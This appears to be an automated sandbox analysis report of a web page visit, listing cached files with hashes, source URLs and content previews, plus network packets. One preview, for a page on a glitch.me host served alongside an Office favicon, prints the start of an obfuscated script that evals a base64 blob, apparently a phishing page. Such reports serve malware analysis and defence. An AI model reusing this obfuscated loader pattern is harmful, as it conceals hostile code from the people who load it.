Preview:	/*! jQuery v3.1.1 | (c) jQuery Foundation | jquery.org/license */!function(a,b){"use strict";"object"==typeof module&&"object"==typeof module.exports?module.exports=a.document?b(a,!0):function(a){if(!a.document)throw new Error("jQuery requires a window with a document");return b(a)}:b(a)}("undefined"!=typeof window?window:this,function(a,b){"use strict";var c=[],d=a.document,e=Object.getPrototypeOf,f=c.slice,g=c.concat,h=c.push,i=c.indexOf,j={},k=j.toString,l=j.hasOwnProperty,m=l.toString,n=m.call(Object),o={};function p(a,b){b=b||d;var c=b.createElement("script");c.text=a,b.head.appendChild(c).parentNode.removeChild(c)}var q="3.1.1",r=function(a,b){return new r.fn.init(a,b)},s=/^[\s\uFEFF\xA0]+|[\s\uFEFF\xA0]+$/g,t=/^-ms-/,u=/-([a-z])/g,v=function(a,b){return b.toUpperCase()};r.fn=r.prototype={jquery:q,constructor:r,length:0,toArray:function(){return f.call(this)},get:function(a){return null==a?f.call(this):a<0?this[a+this.length]:this[a]},pushStack:function(a){var b=r.merge(this.con

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\popper.min[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	19188
Entropy (8bit):	5.212814407014048
Encrypted:	false
SSDEEP:	384:+CbuG4xGNoDic2UjKPafxwC5b/4xQviOJU7QzxzivDdE3pcGdjkd/9jt3B+Kb964:zb4xGmiJfaf7gxQvVU7eziv+cSjknZ3f
MD5:	70D3FDA195602FE8B75E0097EED74DDE
SHA1:	C3B977AA4B8DFB69D651E07015031D385DED964B
SHA-256:	A52F7AA54D7BCAAFA056EE0A050262DFC5694AE28DEE8B4CAC3429AF37FF0D66
SHA-512:	51AFFB5A8CFD2F93B473007F6987B19A0A1A0FB970DDD59EF45BD77A355D82ABBBD60468837A09823496411E797F05B1F962AE93C725ED4C00D514BA40269D1
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.12.9/umd/popper.min.js
Preview:	/*. Copyright (C) Federico Zivolo 2017. Distributed under the MIT License (license terms are at http://opensource.org/licenses/MIT).. */(function(e,t){'object'==typeof exports&&'undefined'!=typeof module?module.exports=t():'function'==typeof define&&define.amd?define(t):e.Popper=t()})(this,function(){'use strict';function e(e){return e&&'[object Function]'==={}.toString.call(e)}function t(e,t){if(1!==e.nodeType)return[];var o=getComputedStyle(e,null);return t?o[t]:o}function o(e){return'HTML'===e.nodeName?e:e.parentNode||e.host}function n(e){if(!e)return document.body;switch(e.nodeName){case'HTML':case'BODY':return e.ownerDocument.body;case'#document':return e.body;}var i=t(e),r=i.overflow,p=i.overflowX,s=i.overflowY;return /(auto|scroll)/.test(r+s+p)?e:n(o(e))}function r(e){var o=e&&e.offsetParent,i=o&&o.nodeName;return i&&'BODY'!==i&&'HTML'!==i?-1!==['TD','TABLE'].indexOf(o.nodeName)&&'static'===t(o,'position')?r(o):o:e?e.ownerDocument.documentElement:document.documentElement}functio

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\585b051251[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	10866
Entropy (8bit):	5.182477446178365
Encrypted:	false
SSDEEP:	192:BBHN42S+9SZRvACpilthFzoXnemF+shSGnZ+PPxQDqv7jh81Q5l8OcchIlzbCn:HRCfhFzevnEZ/h81Q5l8OsE
MD5:	4B900F0AF3BBDA85E1077C8EC8C83831
SHA1:	7E7015965195F25AFA3A47BE2108278AD6A0A4AC
SHA-256:	7943D6D067DB8587E9FB675F0D2CC78D6C90C91B187CF8642A3F52FF91381685
SHA-512:	2CD82E0DCD1381447522CFFD610136513323E5D2980FAE730801FE8BBA580FF7FDF9CB8D2E9AC794D6F2FB59C724EDA71BECE7CAA72C775BC963E1A54B30ECB
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://kit.fontawesome.com/585b051251.js
Preview:	window.FontAwesomeKitConfig = {"asyncLoading":{"enabled":true},"autoA11y":{"enabled":true},"baseUrl":"https://ka-f.fontawesome.com","baseUrlKit":"https://kit.fontawesome.com","detectConflictsUntil":null,"iconUploads":{},"id":132286382,"license":"free","method":"css","minify":{"enabled":true},"token":"585b051251","v4FontFaceShim":{"enabled":false},"v4shim":{"enabled":true},"version":"5.15.2"};.!function(t){"function"==typeof define&&define.amd?define("kit-loader",t):t()}((function(){"use strict";function t(e){return(t="function"==typeof Symbol&&"symbol"==typeof Symbol.iterator?function(t){return typeof t}:function(t){return t&&"function"==typeof Symbol&&t.constructor===Symbol&&t!==Symbol.prototype?"symbol":typeof t})(e)}function e(t,e,n){return e in t?Object.defineProperty(t,e,{value:n,enumerable:!0,configurable:!0,writable:!0}):t[e]=n,t}function n(t,e){var n=Object.keys(t);if(Object.getOwnPropertySymbols){var r=Object.getOwnPropertySymbols(t);e&&(r=r.filter((function(e){return Object.g

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\favicon-8f211ea639[1].ico	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	MS Windows icon resource - 3 icons, 32x32, 32 bits/pixel, 24x24, 32 bits/pixel
Category:	downloaded
Size (bytes):	7886
Entropy (8bit):	3.9210304844654047
Encrypted:	false
SSDEEP:	48:gUf/M1nRyuOaT8w8LnSqhIIIgItcSol4oFChIi4+pEaagyUchEhDVIisoZ51u:RnMvyyT8b1q+x4WCKiBpEaapFGTI8tu
MD5:	8F211EA639E8777ABEB1AB7A8871580C
SHA1:	D6427CE52782D6B07118817E71A7E5192CA72F8C
SHA-256:	E588BDE3EB80B349B069BCBB10520E49F9AA6F38001CE651F396269DE3499549
SHA-512:	A8CFFCB96C7265EDAD2333A2B1270382DDF7E3C364118662A4562D0E77C73E4CFC56B1655DE0438932BCCD36219B1340A9050EB8F6705D24999C9456963BD2A
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\favicon-8f211ea639[1].ico	
IE Cache URL:	http://https://blobs.officehome.msocdn.com/images/content/images/favicon-8f211ea639.ico
Preview:	....6..... ..... .h...f...(... ...@..... .....$.. ...@.'. ....0.. +..%.....&...;..;.@.....9$..6"..1...+...%.....;...;...;...;...;.`.;..... ....@(.;%..6"..1...+...%.....;...;...;...;...;...;...;...;.p.....F,.0E+..@)..;%..6"..1...,...&... .....;...;...;...;...;...;...;...;..... .....F,..E+..@)..;%..6"..1...,...&... .....;...;...;...;...;...;...;...;...;.....F,..E+..@)..;%..6"..1...,...&... .....;...;...;...;...;...;...;...;...;.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\jquery-3.2.1.slim.min[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	69597
Entropy (8bit):	5.369216080582935
Encrypted:	false
SSDEEP:	1536:qNhEyjjTikEJO4edXXe9J578go6MWX2xkjVe4c4j2ll2Ac7pK3F71QDU8CuT:Exc2yjq4j2uYnQDU8CuT
MD5:	5F48FC77CAC90C4778FA24EC9C57F37D
SHA1:	9E89D1515BC4C371B86F4CB1002FD8E377C1829F
SHA-256:	9365920887B11B33A3DC4BA28A0F93951F200341263E3B9CEFD384798E4BE398
SHA-512:	CAB8C4AFA1D8E3A8B7856EE29AE92566D44CEEAD70C8D533F2C98A976D77D0E1D314719B5C6A473789D8C6B21EBB4B89A6B0EC2E1C9C618FB1437EBC77D3A 269
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://code.jquery.com/jquery-3.2.1.slim.min.js
Preview:	/*! jQuery v3.2.1 -ajax,-ajax/jsonp,-ajax/load,-ajax/parseXML,-ajax/script,-ajax/var/location,-ajax/var/nonce,-ajax/var/rquery,-ajax/xhr,-manipulation/_evalUrl,-event/ajax,-effects,-effects/Tween,-effects/animatedSelector | (c) JS Foundation and other contributors | jquery.org/license */.!function(a,b){"use strict";"object"==typeof module &&"object"==typeof module.exports?module.exports=a.document?b(a,!0):function(a){if(!a.document)throw new Error("jQuery requires a window with a document");return b(a)}:b(a)}("undefined"!=typeof window?window:this,function(a,b){"use strict";var c=[],d=a.document,e=Object.getPrototypeOf,f=c.slice,g=c.concat,h=c.push,i=c.indexOf,j={},k=j.toString,l=j.hasOwnProperty,m=l.toString,n=m.call(Object),o={};function p(a,b){b=b||d;var c=b.createElement("script");c.text=a,b.head.appendChild(c).parentNode.removeChild(c)}var q="3.2.1 -ajax,-ajax/jsonp,-ajax/load,-ajax/parseXML,-ajax/script,-ajax/var/location,-ajax/var/nonce,-ajax/var/rquery,-ajax/xhr,-manipulation/_e

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\jquery.min[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	85578
Entropy (8bit):	5.366055229017455
Encrypted:	false
SSDEEP:	1536:EYE1JVoiB9JqZdXXe2pD3PgoIiulrUndZ6a4tfOR7WpfWBZ2BJda4w9W3qG9a986:v4J+OlfOhWppCW6G9a98Hr2
MD5:	2F6B11A7E914718E0290410E85366FE9
SHA1:	69BB69E25CA7D5EF0935317584E6153F3FD9A88C
SHA-256:	05B85D96F41FFF14D8F608DAD03AB71E2C1017C2DA0914D7C59291BAD7A54F8E
SHA-512:	0D40BCCAA59FEDECF7243D63B33C42592541D0330FEFC78EC81A4C6B9689922D5B211011CA4BE23AE22621CCE4C658F52A1552C92D7AC3615241EB640F8514B B
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ajax.googleapis.com/ajax/libs/jquery/2.2.4/jquery.min.js
Preview:	/*! jQuery v2.2.4 | (c) jQuery Foundation | jquery.org/license */.!function(a,b){"object"==typeof module&&"object"==typeof module.exports?module.exports=a.document?b(a,!0):function(a){if(!a.document)throw new Error("jQuery requires a window with a document");return b(a)}:b(a)}("undefined"!=typeof window?window:this,function(a,b){var c=[],d=a.document,e=c.slice,f=c.concat,g=c.push,h=c.indexOf,i={},j=i.toString,k=i.hasOwnProperty,l={},m="2.2.4",n=function(a,b){return new n.fn.init(a,b)},o=/^[\s\uFEFF\xA0]+|[\s\uFEFF\xA0]+$/g,p=/^-ms-/,q=/-([\da-z])/gi,r=function(a,b){return b.toUpperCase()};n.fn=n.prototype={jquery:m,constructor:n,selector:"",length:0,toArray:function(){return e.call(this)},get:function(a){return null!=a?0>a?this[a+this.length]:this[a]:e.call(this)},pushStack:function(a){var b=n.merge(this.constructor(),a);return b.prevObject=this,b.context=this.context,b},each:function(a){return n.each(this,a)},map:function(a){return this.pushStack(n.map(this,function(b,c){return a.call

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\bootstrap.min[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	144877
Entropy (8bit):	5.049937202697915
Encrypted:	false
SSDEEP:	1536:GcoqwrUPyDHU7c7TcDEBi82NcuSELL4d/+oENM6HN26Q:VoPgPard2oENM6HN26Q
MD5:	450FC463B8B1A349DF717056FBB3E078
SHA1:	895125A4522A3B10EE7ADA06EE6503587CBF95C5
SHA-256:	2C0F3DCFE93D7E380C290FE4AB838ED8CADFF1596D62697F5444BE460D1F876D
SHA-512:	93BF1ED5F6D8B34F53413A86EFD4A925D578C97ABC757EA871F3F46F340745E4126C48219D2E8040713605B64A9ECF7AD986AA8102F5EA5ECF9228801D962F5D
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\bootstrap.min[1].css	
IE Cache URL:	http://https://maxcdn.bootstrapcdn.com/bootstrap/4.0.0/css/bootstrap.min.css
Preview:	/*!. * Bootstrap v4.0.0 (https://getbootstrap.com). * Copyright 2011-2018 The Bootstrap Authors. * Copyright 2011-2018 Twitter, Inc.. * Licensed under MIT (https://github .com/twbs/bootstrap/blob/master/LICENSE). */:root{--blue:#007bff;--indigo:#6610f2;--purple:#6f42c1;--pink:#e83e8c;--red:#dc3545;--orange:#fd7e14;--yellow:#ffc107;-- green:#28a745;--teal:#20c997;--cyan:#17a2b8;--white:#fff;--gray:#6c757d;--gray-dark:#343a40;--primary:#007bff;--secondary:#6c757d;--success:#28a745;--info:#17a2b8;-- warning:#ffc107;--danger:#dc3545;--light:#f8f9fa;--dark:#343a40;--breakpoint-xs:0;--breakpoint-sm:576px;--breakpoint-md:768px;--breakpoint-lg:992px;--breakpoint- xl:1200px;--font-family-sans-serif:-apple-system,BlinkMacSystemFont,"Segoe UI",Roboto,"Helvetica Neue",Arial,sans-serif,"Apple Color Emoji","Segoe UI Emoji","Segoe UI Symbol";--font-family-monospace:SFMono-Regular,Menlo,Monaco,Consolas,"Liberation Mono","Courier New",monospace}*,::after,::before{box-sizing:border-box}h tml{font-family:sans

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\bootstrap.min[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	48944
Entropy (8bit):	5.272507874206726
Encrypted:	false
SSDEEP:	768:9VG5R15WbHVKZrycEHSYro34CrSLB6WU/6DqBf4l1B:9VIRuo53XiwWTvl1B
MD5:	14D449EB8876FA55E1EF3C2CC52B0C17
SHA1:	A9545831803B1359CFEED47E3B4D6BAE68E40E99
SHA-256:	E7ED36CEEE5450B4243BBC35188AFABDFB4280C7C57597001DE0ED167299B01B
SHA-512:	00D9069B9BD29AD0DAA0503F341D67549CCE28E888E1AFFD1A2A45B64A4C1BC460D81CFC4751857F991F2F4FB3D2572FD97FCA651BA0C2B0255530209B182F2
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://maxcdn.bootstrapcdn.com/bootstrap/4.0.0/js/bootstrap.min.js
Preview:	/*!. * Bootstrap v4.0.0 (https://getbootstrap.com). * Copyright 2011-2018 The Bootstrap Authors (https://github.com/twbs/bootstrap/graphs/contributors). * Licensed under MIT (https://github.com/twbs/bootstrap/blob/master/LICENSE). */.!function(t,e){"object"==typeof exports&&"undefined"!=typeof module?e(exports,require("jquery"),requir e("popper.js")):"function"==typeof define&&define.amd?define(["exports","jquery","popper.js"],e):e(t.bootstrap={},t.jQuery,t.Popper)}(this,function(t,e,n){"use strict";function i(t,e){for(var n=0;n<e.length;n++){var i=e[n];i.enumerable=i.enumerable||!1,i.configurable=!0,"value"in i&&(i.writable=!0),Object.defineProperty(t,i.key,i)}}function s(t,e,n) {return e&&i(t.prototype,e),n&&i(t,n),t}function r(){return(r=Object.assign||function(t){for(var e=1;e<arguments.length;e++){var n=arguments[e];for(var i in n)Object.pro totype.hasOwnProperty.call(n,i)&&(t[i]=n[i])}return t}).apply(this,arguments)}e=e&&e.hasOwnProperty("default")?e.default:e,n=n&&n.hasOwnProp

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\free.min[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	60351
Entropy (8bit):	4.728636851806783
Encrypted:	false
SSDEEP:	768:5Uh31IPiyXNq4YxBowbgJlkwF//zMQyYJYX9Bft6VSz8:5U0PxXE4YXJgndFTfy9lt5Q
MD5:	4ECC071B77D6B1790FA9FB8A5173F972
SHA1:	B44FCBAAC4F3AA7381D71DE20064AC84B0B729D1
SHA-256:	8C7BBA7DEB64FF95E98F7AC8CD0D3B675A4BCF02F302E57EDC5A1D6FA3D6CF94
SHA-512:	7CC1D04078B5917269025B6F37C7DDD83A0A5A0C5840E2A6E99ADFE2FB3E2242C626F25315480ADCD725C855AD2881DDF672B6FC1D793377C2D16FF38EAF69
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ka-f.fontawesome.com/releases/v5.15.2/css/free.min.css?token=585b051251
Preview:	/*!. * Font Awesome Free 5.15.2 by @fontawesome - https://fontawesome.com. * License - https://fontawesome.com/license/free (Icons: CC BY 4.0, Fonts: SIL OFL 1.1, Code: MIT License). */.fa,.fab,.fad,.fal,.far,.fas{-moz-osx-font-smoothing:grayscale;-webkit-font-smoothing:antialiased;display:inline-block;font-style:normal;font-var iant:normal;text-rendering:auto;line-height:1}.fa-lg{font-size:1.33333em;line-height:.75em;vertical-align:-.0667em}.fa-xs{font-size:.75em}.fa-sm{font-size:.875em}.fa-1x{font- size:1em}.fa-2x{font-size:2em}.fa-3x{font-size:3em}.fa-4x{font-size:4em}.fa-5x{font-size:5em}.fa-6x{font-size:6em}.fa-7x{font-size:7em}.fa-8x{font-size:8em}.fa-9x{font- size:9em}.fa-10x{font-size:10em}.fa-fw{text-align:center;width:1.25em}.fa-ul{list-style-type:none;margin-left:2.5em;padding-left:0}.fa-ul>li{position:relative}.fa-li{left:-2em;po sition:absolute;text-align:center;width:2em;line-height:inherit}.fa-border{border:.08em solid #eee;border-radius:.1em;padding:.2em .25em .15em}.fa-pul

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\D3X1D35M.htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	864315
Entropy (8bit):	5.632567645486826
Encrypted:	false
SSDEEP:	12288:THpc3jwYO3c+LpZNlxApyltjSsxtPnVtEXhFGl6mF60N:TH63+LpZDx6yj1JnVtEXhM7N
MD5:	2760601BA027CEBDE89E5E799177976B
SHA1:	C2DAE268297E206B141CF6321D2F7C8D42290C26
SHA-256:	E63E6F86FD2C3266320578005DA1B7764FCE23AE2ED1869DA72D8E89D1354D62
SHA-512:	11DBFD4930E51FDF88360EC055450001E89385B3AC4D649D25B35E0C13EDC4389FB00BFFB59B2DBA7BA8F34D7C6EF0CD424373CA6F028DF754EE4059D37E65 A
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\D3X1D35M.htm	
Reputation:	low
IE Cache URL:	http://hallowed-glory-diabloceratops.glitch.me/
Preview:	<script>eval(atob('dmFyIHM9Ij1cImVwZHV6cWYhaXVubT8OCz1pdW5tlW1ib2g+I2ZvIz8OCz1pZmJlPw4LPW5mdWIhaXV1cS5mcnZqdz4jc2Znc2Z0aSMhZHBvdWZvdT4jNDExIz8OCz1uZnViIW9ibmY+I0hwcGhtZmNwdSMhZHBvdWZvdT4jb3Bqb2VmeS1vcGdwbW1weCM/Dgs9bmZ1YiFvYm5mPiNIcHBobWZjcHUjIWRwb3Vmb3U+I29wam9lZnktb3Bic2RpandmIz8OCz1uZnViIW9ibmY+I0JRSnQuSHBwaG1mIyFkcG91Zm91PiNvcGpvZWZ5LW9wYnNkaWp3ZiM/Dgs9bmZ1YiFvYm5mPiNCZXRDcHUuSHBwaG1mLk5wY2ptZiMhZHBvdWZvdT4jb3Bqb2VmeS1vcGdwbW1weCM/Dgs9bmZ1YiFvYm5mPiNCZXRDcHUuSHBwaG1mLk5wY2ptZiMhZHBvdWZvdT4jb3Bqb2VmeS1vcGdwbW1weCM/Dgs9bmZ1YiFvYm5mPiNCZXRDcHUuSHBwaG1mLk5wY2ptZi5CcXF0IyFkcG91Zm91PiNvcGpvZWZ5LW9wYnNkaWp3ZiM/Dgs9bmZ1YiFvYm5mPiNOZmVqYnFic3VvZnN0LkhwcGhtZiMhZHBvdWZvdT4jb3Bqb2VmeS1vcGdwbW1weCM/Dgs9bmZ1YiFvYm5mPiNOZmVqYnFic3VvZnN0LkhwcGhtZiMhZHBvdWZvdT4jb3Bqb2VmeS1vcGJzZGlqd2YjPw4LPW5mdWIhb2JuZj4jSHBwaG1mY3B1LkpuYmhmIyFkcG91Zm91P

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\css[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text
Category:	downloaded
Size (bytes):	223
Entropy (8bit):	5.142612311542767
Encrypted:	false
SSDEEP:	6:0IFFDK+Q+56ZRWHMqh7izlpdRSRk68k3tg9EFNin:jFl+QO6ZRoMqt6p3Tk9g9CY
MD5:	72C5D331F2135E52DA2A95F7854049A3
SHA1:	572F349BB65758D377CCBAE434350507341ACD7B
SHA-256:	C3A12D7E8F6B2B1F5E4CD0C9938DFC79532AEF90802B424EE910093F156586DA
SHA-512:	9EA12CC277C9858524083FEBBE1A3E61FDECE5268F63B14C9FFAFE29396C7CCDB3B07BE10E829936BCCD8F3B9E39DCFA6BC4316F189E4CEA914F1D06916DB66B
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://fonts.googleapis.com/css?family=Archivo+Narrow&display=swap
Preview:	@font-face {. font-family: 'Archivo Narrow';. font-style: normal;. font-weight: 400;. font-display: swap;. src: url(https://fonts.gstatic.com/s/archivonarrow/v12/tss0ApVBdCYD5Q7hcxTE1ArZ0bbwiXo.woff) format('woff');.}.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\jquery.min[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	93100
Entropy (8bit):	5.300526104474089
Encrypted:	false
SSDEEP:	1536:q4mCgi8DyCuXXFiJ+L0kJQsJVPEKLQRZdC/RlfDknv+p0WzH/IoSZ7qABZnu0sFv:qGsKXlI2p0WPSbDrstfam
MD5:	E0E0559014B222245DEB26B6AE8BD940
SHA1:	E2F3603E23711F6446F278A411D905623D65201E
SHA-256:	89A15E9C40BC6B14809F236EE8CD3ED1EA42393C1F6CA55C7855CD779B3F922E
SHA-512:	60740DA8F871B8263675DB2421B0E565FC18E95C772F7C3D5916F224263CD71A6A2E6ACCEAB2F6F8BA1C0607951F0198F525D87D0589FA57045B1D5F292DACF
Malicious:	false
Reputation:	low
IE Cache URL:	http://ajax.googleapis.com/ajax/libs/jquery/1.10.2/jquery.min.js
Preview:	/*! jQuery v1.10.2 | (c) 2005, 2013 jQuery Foundation, Inc. | jquery.org/license.//@ sourceMappingURL=jquery.min.map.*/.(function(e,t){var n,r,i=typeof t,o=e.location,a=e.document,s=a.documentElement,l=e.jQuery,u=e.$,c={},p=[],f="1.10.2",d=p.concat,h=p.push,g=p.slice,m=p.indexOf,y=c.toString,v=c.hasOwnProperty,b=f.trim,x=function(e,t){return new x.fn.init(e,t,r)},w=/[+-]?(?:\d*\.\|)\d+(?:[eE][+-]?\d+\|)/.source,T=/\S+/g,C=/^[\s\uFEFF\xA0]+\|[\s\uFEFF\xA0]+$/g,N=/^(?:\s*(<[\w\W]+>)[^>]*|#([\w-]*))$/,k=/^<(\w+)\s*\/?>(?:<\/\1>\|)$/,E=/^[\],:{}\s]*$/,S=/(?:^|:|,)(?:\s*\[)+/g,A=/\\(?:["\\\/bfnrt]|u[\da-fA-F]{4})/g,j=/"[^"\\\r\n]*"|true|false|null|-?(?:\d+\.|)\d+(?:[eE][+-]?\d+|)/g,D=/^-ms-/,L=/-([\da-z])/gi,H=function(e,t){return t.toUpperCase()},q=function(e){(a.addEventListener||"load"===e.type||"complete"===a.readyState)&&(_(),x.ready())},_=function(){a.addEventListener?(a.removeEventListener("DOMContentLoaded",q,!1),e.removeEventListener("load",q,!1)):(a.detachEvent("onreadystatechange",q)

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\jquery.min[2].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	86659
Entropy (8bit):	5.36781915816204
Encrypted:	false
SSDEEP:	1536:YNhEyjjTikEJO4edXXe9J578go6MWX2xkj8e4c4j2ll2AckaXEP6n15HZ+FhFcQ7:uxc2yjx4j2uX/kcQDU8Cu9
MD5:	C9F5AEECA3AD37BF2AA006139B935F0A
SHA1:	1055018C28AB41087EF9CCEFE411606893DABEA2
SHA-256:	87083882CC6015984EB0411A99D3981817F5DC5C90BA24F0940420C5548D82DE
SHA-512:	DCFF2B5C2B8625D3593A7531FF4DDCD633939CC9F7ACFEB79C18A9E6038FDAA99487960075502F159D44F902D965B0B5AED32B41BFA66A1DC07D85B5D5152B8
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\jquery.min[2].js	
Reputation:	low
IE Cache URL:	http://https://ajax.googleapis.com/ajax/libs/jquery/3.2.1/jquery.min.js
Preview:	/*! jQuery v3.2.1 | (c) JS Foundation and other contributors | jquery.org/license */!function(a,b){"use strict";"object"==typeof module&&"object"==typeof module.exports?module.exports=a.document?b(a,!0):function(a){if(!a.document)throw new Error("jQuery requires a window with a document");return b(a)}:b(a)}("undefined"!=typeof window?window:this,function(a,b){"use strict";var c=[],d=a.document,e=Object.getPrototypeOf,f=c.slice,g=c.concat,h=c.push,i=c.indexOf,j={},k=j.toString,l=j.hasOwnProperty,m=l.toString,n=m.call(Object),o={};function p(a,b){b=b||d;var c=b.createElement("script");c.text=a,b.head.appendChild(c).parentNode.removeChild(c)}var q="3.2.1",r=function(a,b){return new r.fn.init(a,b)},s=/^[\s\uFEFF\xA0]+|[\s\uFEFF\xA0]+$/g,t=/^-ms-/,u=/-([a-z])/g,v=function(a,b){return b.toUpperCase()};r.fn=r.prototype={jquery:q,constructor:r,length:0,toArray:function(){return f.call(this)},get:function(a){return null==a?f.call(this):a<0?this[a+this.length]:this[a]},pushStack:function(a){var

C:\Users\user\AppData\Local\Temp\~DF5D086807AE3AB7AD.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	25441
Entropy (8bit):	0.27918767598683664
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9lRx/9lRJ9lTb9lTb9lSSU9lSSU9laAa/9laA:kBqoxxJhHWSVSEab
MD5:	AB889A32AB9ACD33E816C2422337C69A
SHA1:	1190C6B34DED2D295827C2A88310D10A8B90B59B
SHA-256:	4D6EC54B8D244E63B0F04FBE2B97402A3DF722560AD12F218665BA440F4CEFDA
SHA-512:	BD250855747BB4CEC61814D0E44F810156D390E3E9F120A12935EFDF80ACA33C4777AD66257CCA4E4003FEF0741692894980B9298F01C4CDD2D8A9C7BB522FB
Malicious:	false
Reputation:	low
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF5D450624F6D4AA94.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	35271
Entropy (8bit):	0.4818463134281985
Encrypted:	false
SSDEEP:	96:kBqoxKAuvScS+F2FwFqFDFwFr307yVRvsiS:kBqoxKAuqR+F2FwFqFDFwFr3f
MD5:	A428416BA1E2728D674E474AF5D03F6A
SHA1:	9766DBE67BEE3F69F35F7264D929F72DC0F4EAE8
SHA-256:	116C18EEEA6E22F734A58A963E373518BE853A7E639E07E44B8440FE46C30912
SHA-512:	2542E4AC1F72B20C7ABBBB0AEFFECFD985A1C736F1ECF89A4232B7C0A1B55AB9292315E704ADBB0860CCAC718CA83B58985BCC4A2B1D16C396E5FFADA4755C0
Malicious:	false
Reputation:	low
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF9A8E2E2BC12913AE.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	13029
Entropy (8bit):	0.4797755982014161
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9looF9loQ9lW1TwT5:kBqoI7d1TwT5
MD5:	E882C1C92591C2D9F34F43F7C35134CE
SHA1:	9184BFDEE5D7A319608BDDB9999B10D3AA8BE2BD
SHA-256:	453D5F33727AD578A3FF86AB1990E7CA1EFB03C5089CF6AA09EDAB79503568F8
SHA-512:	67EE901C2CA91B7D927C7D250C31543657E3C8C6049B1AA78671EE0C7A19E813AF624973789FBE8A4277BEB9349A6BFE9B7B4B8D4A02B61FC1AA361545BBB424
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Temp\~DF9A8E2E2BC12913AE.TMP	
Preview:	..............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

Static File Info

No static file info

Network Behavior

Network Port Distribution

Total Packets: 86

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 14:54:21.801004887 CET	49708	80	192.168.2.3	54.237.41.217
Feb 23, 2021 14:54:21.801057100 CET	49709	80	192.168.2.3	54.237.41.217
Feb 23, 2021 14:54:21.931320906 CET	80	49708	54.237.41.217	192.168.2.3
Feb 23, 2021 14:54:21.931374073 CET	80	49709	54.237.41.217	192.168.2.3
Feb 23, 2021 14:54:21.931467056 CET	49708	80	192.168.2.3	54.237.41.217
Feb 23, 2021 14:54:21.931514025 CET	49709	80	192.168.2.3	54.237.41.217
Feb 23, 2021 14:54:21.932557106 CET	49708	80	192.168.2.3	54.237.41.217
Feb 23, 2021 14:54:22.060070992 CET	80	49708	54.237.41.217	192.168.2.3
Feb 23, 2021 14:54:22.098541021 CET	80	49708	54.237.41.217	192.168.2.3
Feb 23, 2021 14:54:22.098581076 CET	80	49708	54.237.41.217	192.168.2.3
Feb 23, 2021 14:54:22.098628998 CET	80	49708	54.237.41.217	192.168.2.3
Feb 23, 2021 14:54:22.098644972 CET	49708	80	192.168.2.3	54.237.41.217
